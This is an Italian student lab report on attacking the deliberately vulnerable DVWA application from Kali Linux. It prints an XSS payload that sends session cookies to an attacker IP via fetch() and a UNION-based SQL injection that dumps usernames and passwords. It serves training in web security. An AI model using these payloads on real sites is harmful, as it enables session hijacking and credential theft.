S6 L2

AMATO SARA

**Exploit DVWA - XSS e SQL injection**

Obiettivo e Configurazione dell'Ambiente

L’obiettivo dell’esercizio era configurare un ambiente virtuale per eseguire attacchi Cross-Site Scripting (XSS) e SQL Injection sulla DVWA, simulando tecniche comunemente sfruttate dagli attaccanti per ottenere informazioni sensibili. Il laboratorio è stato configurato utilizzando due macchine virtuali: Metasploitable per ospitare la DVWA e Kali Linux come macchina di attacco. Le macchine sono state connesse e testate per assicurare una comunicazione diretta.

**Sfruttamento della Vulnerabilità XSS**


Per l'attacco XSS, è stato utilizzato il seguente payload:

<script>

fetch("http://192.168.1.4:80/?cookie=" + document.cookie);

</script>

Questa iniezione ha avuto come scopo il furto dei cookie di sessione dell'utente, inviandoli a un server remoto (modificando l'IP con quello della macchina Kali). Questa tecnica riflette una tipica vulnerabilità XSS, dove l’attaccante riesce a iniettare codice JavaScript dannoso in una pagina vulnerabile, manipolando il browser della vittima per inviare i cookie al server dell’attaccante. I cookie di sessione potrebbero essere usati per impersonare l'utente e ottenere accesso non autorizzato.




**Sfruttamento della Vulnerabilità SQL Injection**

Nel caso dell’attacco SQL Injection, è stato utilizzato il payload:

' UNION SELECT user, password FROM users #

Questa query è stata inserita in un campo di input vulnerabile della DVWA e ha consentito di estrarre informazioni sensibili dal database, come gli username e le password degli utenti. La SQL Injection ha funzionato sfruttando una debolezza nei filtri di input, permettendo alla query di aggirare i controlli e restituire informazioni di autenticazione non autorizzate.



Conclusione

L’esercizio ha dimostrato l'impatto di vulnerabilità comuni, come XSS e SQL Injection, che possono compromettere seriamente la sicurezza di un'applicazione web. La possibilità di rubare cookie di sessione e accedere ai dati degli utenti evidenzia l'importanza di implementare misure di sicurezza, come la sanificazione degli input e la protezione dei dati di sessione, per prevenire attacchi di questo tipo.